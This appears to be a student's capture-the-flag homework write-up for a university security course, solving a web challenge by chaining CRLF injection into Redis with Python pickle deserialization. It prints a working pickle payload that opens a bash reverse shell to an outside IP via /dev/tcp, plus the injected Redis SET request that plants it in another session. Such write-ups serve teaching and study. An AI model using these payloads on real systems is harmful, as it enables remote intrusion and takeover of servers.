

Computer Security Hw0x06 Writeup


- Realname: 胡安鳳
- ID on course web: alfons0329
- Student ID: R08922024

tags: Computer Security NTU CS CS CTF Writeup

→ *Tinyurl* ← $\Sigma(\oplus\omega\oplus)||$ (web)

Step 1, Exploit CRLF injection vulnerability

- In redis intranet app, there is a CRLF injection according to [this site](https://bugs.python.org/issue35906?fbclid=IwAR12OndtZ2NisFbraut6eW7-iXrcEYe9SY-tWtHny00t226YegBtPMiH4M) (<https://bugs.python.org/issue35906?fbclid=IwAR12OndtZ2NisFbraut6eW7-iXrcEYe9SY-tWtHny00t226YegBtPMiH4M>). That is, we may use CRLF injection to write some payload in redis database (from `app.py`, redis is running at `redis:6379`)



- So what can we do with this vulnerability?? Actually we can see that the `GET <session>` will return `{_perament: True}` which means the expiration of session. → Which will be **deserialized** while the web browser with same session key (re)loads the page.

Step 2, Exploit python deserialization vulnerability

From Step 1, we may write a serialized code for shell according to [this article](https://www.k0rz3n.com/2018/11/12/%E4%B8%80%E7%AF%87%E6%96%87%E7%AB%A0%E5%B8%A6%E4%BD%A0%E7%90%86%E8%A7%A3%E6%BC%8F%E6%B4%9E%E4%B9%8BPython%20%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E6%BC%8F%E6%B4%9E/#0X05-Python-%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E6%BC%8F%E6%B4%9E%E4%BD%95%E6%9D%A5) (<https://www.k0rz3n.com/2018/11/12/%E4%B8%80%E7%AF%87%E6%96%87%E7%AB%A0%E5%B8%A6%E4%BD%A0%E7%90%86%E8%A7%A3%E6%BC%8F%E6%B4%9E%E4%B9%8BPython%20%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E6%BC%8F%E6%B4%9E/#0X05-Python-%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E6%BC%8F%E6%B4%9E%E4%BD%95%E6%9D%A5>) with `__reduce__` and `pickle` serialization.


```
class shell_class(object):
    def __reduce__(self):
        reverse_shell = "bash -c 'bash -i >& /dev/tcp/140.112.90.24/9527 0>&1'"
        return (os.system, (reverse_shell, ))

sh = shell_class()
sh_serial = pickle.dumps(sh)
```

Step 3, Hack the session cookie

Write the reverse shell payload to session of `edu-ctf.csie.org:10163`


Note: We cannot (over)write our own session data, so write to the session of second browser instead.



or code

```
sh_serial = str(sh_serial)[1:]
sh_serial = urllib.parse.quote(sh_serial)

# send payload
p = 'http://redis:6379/?q=HTTP/1.1%0D%0ASET'
"session:ffab9582-1ec5-461b-af2e-15621b9b4d67"
' + sh_serial + '%0D%0AHeader2: THIS_IS_MY_HEADER_2%0D%0A'
```



Step 4, Get reverse shell

Reload the webpage in browser with session ID [session:ffab9582-1ec5-461b-af2e-15621b9b4d67] for reverse shell.

